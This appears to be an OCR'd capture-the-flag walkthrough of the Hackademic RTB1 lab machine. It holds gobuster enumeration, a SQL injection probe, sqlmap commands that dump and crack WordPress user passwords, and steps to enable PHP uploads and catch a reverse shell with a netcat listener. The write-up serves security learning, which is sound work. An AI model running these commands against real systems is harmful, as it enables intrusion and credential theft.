
```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ gobuster dir -u http://192.168.116.132 -w /usr/share/seclists/Discovery/Web-Content/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.116.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 287]
/.htaccess            (Status: 403) [Size: 292]
/.htpasswd            (Status: 403) [Size: 292]
/cgi-bin/             (Status: 403) [Size: 291]
/index.html           (Status: 200) [Size: 1475]
/phpMyAdmin           (Status: 403) [Size: 293]
/phpmyadmin           (Status: 403) [Size: 293]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$
```

Press enter or click to view image in full size

SQL Injection Discovery

http://192.168.116.132/Hackademic_RTB1/?cat=1'

- **MySQL error confirmed SQLi vulnerability**.
- **Triggers a MySQL error — textbook SQLi.**



Hackademic.RTB1

The First Realistic Hackademic Challenge (root this box).

Got root?!

Friday, January 7, 2011 | 4:08 am

This is the first **Realistic Hackademic Challenge** (*root this box*).
Have you got the skills to exploit this box and to take root?

Goal:
Gain access to the (*HackademicRTB1*) box and read the "**Key.txt**" file in the root directory.


—NickJames | no comments
(posted in Uncategorized

Exploiting SQL Injection

We automate SQLi with SQLMap:

Command

sqlmap -u "http://192.168.116.132/Hackademic_RTB1/?cat=1" --dbs –batch




```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ sqlmap -u "http://192.168.116.132/Hackademic_RTB1/?cat=1" --dbs --batch

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.6#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and a
t responsible for any misuse or damage caused by this program

[*] starting @ 04:24:37 /2025-08-27/

[04:24:37] [INFO] testing connection to the target URL
[04:24:38] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the resu
f the tests
[04:24:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[04:24:38] [INFO] testing if the target URL content is stable
[04:24:38] [INFO] target URL content is stable
[04:24:38] [INFO] testing if GET parameter 'cat' is dynamic
[04:24:38] [INFO] GET parameter 'cat' appears to be dynamic
[04:24:38] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'My
[04:24:38] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1)
es? [Y/n] Y
[04:24:38] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[04:24:38] [WARNING] reflective value(s) found and filtering out
[04:24:39] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[04:24:39] [INFO] GET parameter 'cat' appears to be 'Boolean-based blind - Parameter replace (original value)'
table (with --string="Archive for the “Uncategorized” Category")
```

We identify the wordpress DB. Let's list its tables:

Command

sqlmap -u "http://192.168.116.132/Hackademic_RTB1/?cat=1" -D wordpress –tables




```
Database: wordpress
[9 tables]
+-------------------+
| wp_categories     |
| wp_comments       |
| wp_linkcategories |
| wp_links          |
| wp_options        |
| wp_post2cat       |
| wp_postmeta       |
| wp_posts          |
| wp_users          |
+-------------------+

[04:30:08] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 11 times
[04:30:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.
2'

[*] ending @ 04:30:08 /2025-08-27/
```

Dump the wp_users table:

Command

sqlmap -u "http://192.168.116.132/Hackademic_RTB1/?cat=1" -D wordpress -T wp_users –dump



```
[04:36:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[04:36:33] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[04:36:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[04:36:52] [INFO] starting 4 processes
[04:36:55] [INFO] cracked password 'admin' for user 'NickJames'
[04:36:57] [INFO] cracked password 'kernel' for user 'MaxBucky'
[04:36:57] [INFO] cracked password 'napoleon' for user 'TonyBlack'
[04:36:57] [INFO] cracked password 'maxwell' for user 'JasonKonnors'
[04:36:58] [INFO] cracked password 'q1w2e3' for user 'GeorgeMiller'
Database: wordpress
Table: wp_users
[6 entries]
```

Credentials Dumped:

Username: GeorgeMiller
Password: q1w2e3

User level = 10 (Admin).

WordPress Admin Access


Navigate to:

Login with GeorgeMiller's credentials. We're in the WordPress dashboard as admin.

Press enter or click to view image in full size

Command

http://192.168.116.132/Hackademic_RTB1/wp-login.php



File Edit View VM Tabs Help
kali-linux-2025.1c-vmware-...
Hackademic.RTB1
1 2 3 4
7:09
Problem loading page
Server Not Found
Hackademic.RTB1 › Dashboar
192.168.116.132/Hackademic_RTB1/wp-admin/

Hackademic.RTB1 (View site »)

Dashboard Write Manage Links Presentation Plugins Users Options Upload Logout (GeorgeMiller)

Latest Activity


Posts »

- Got root?!

Blog Stats

There are currently 1 posts and 0 comments, contained within 1 categories.

Reverse Shell via Theme Editor



Problem loading page
Server Not Found
Hackademic.RTB1 › Miscellan
192.168.116.132/Hackademic_RTB1/wp-admin/options-misc.php
Hackademic.RTB1 (View site »)
ashboard Write Manage Links Presentation Plugins Users Options Upload Logout (GeorgeMiller)
General Writing Reading Discussion Permalinks Miscellaneous

Miscellaneous Options

☑ Allow File Uploads

Destination directory: /var/www/html/Hackademic_RTB1/wp-content
Recommended: `/var/www/html/Hackademic_RTB1/wp-content`

URI of this directory: /Hackademic_RTB1/wp-content
Recommended: `/Hackademic_RTB1/wp-content`

Maximum size: 300 Kilobytes (KB)

Allowed file extensions: jpg jpeg gif png php
Recommended: `jpg jpeg png gif`

Minimum level to upload: 6

□ Track Links' Update Times


□ Use legacy `my-hacks.php` file support

1. **Enable uploads:**
2. **Go to Settings > Miscellaneous**
3. **Enable file uploads**
4. **Increase max upload size**
5. **Add .php to allowed file types**


Press enter or click to view image in full size

Start listener:

nc -lvp 4444




```
┌──(kali㉿kali)-[~/Desktop/RBT1]
└─$ nc -lvp 4444
Listening on 0.0.0.0 4444
```



Index of /Hackademic_RTB1/wp-content

Name	Last modified	Size	Description
Parent Directory		-	
phpreverseshell.php	26-Aug-2025 16:57	5.4K	
phpreverseshell_01.php	26-Aug-2025 17:50	5.4K	
plugins/	07-Jan-2011 12:10	-	
revshell.php	26-Aug-2025 18:35	5.4K	
revshell_01.php	26-Aug-2025 18:43	5.4K	
revshell_02.php	26-Aug-2025 18:45	5.4K	
revshell_03.php	27-Aug-2025 06:45	5.4K	
themes/	07-Jan-2011 12:10	-	

Apache/2.2.15 (Fedora) Server at 192.168.116.132 Port 80


kali-linux-2025.1c-vmware-...
Hackademic.RTB1
8:15
Problem loading
Hackademic.RTB
Problem loading
New Tab
Problem loading
192.168.116.132/Hackademic_RTB1/wp-content/revshell_04.php
Hackademic.RTB1 (View site »)
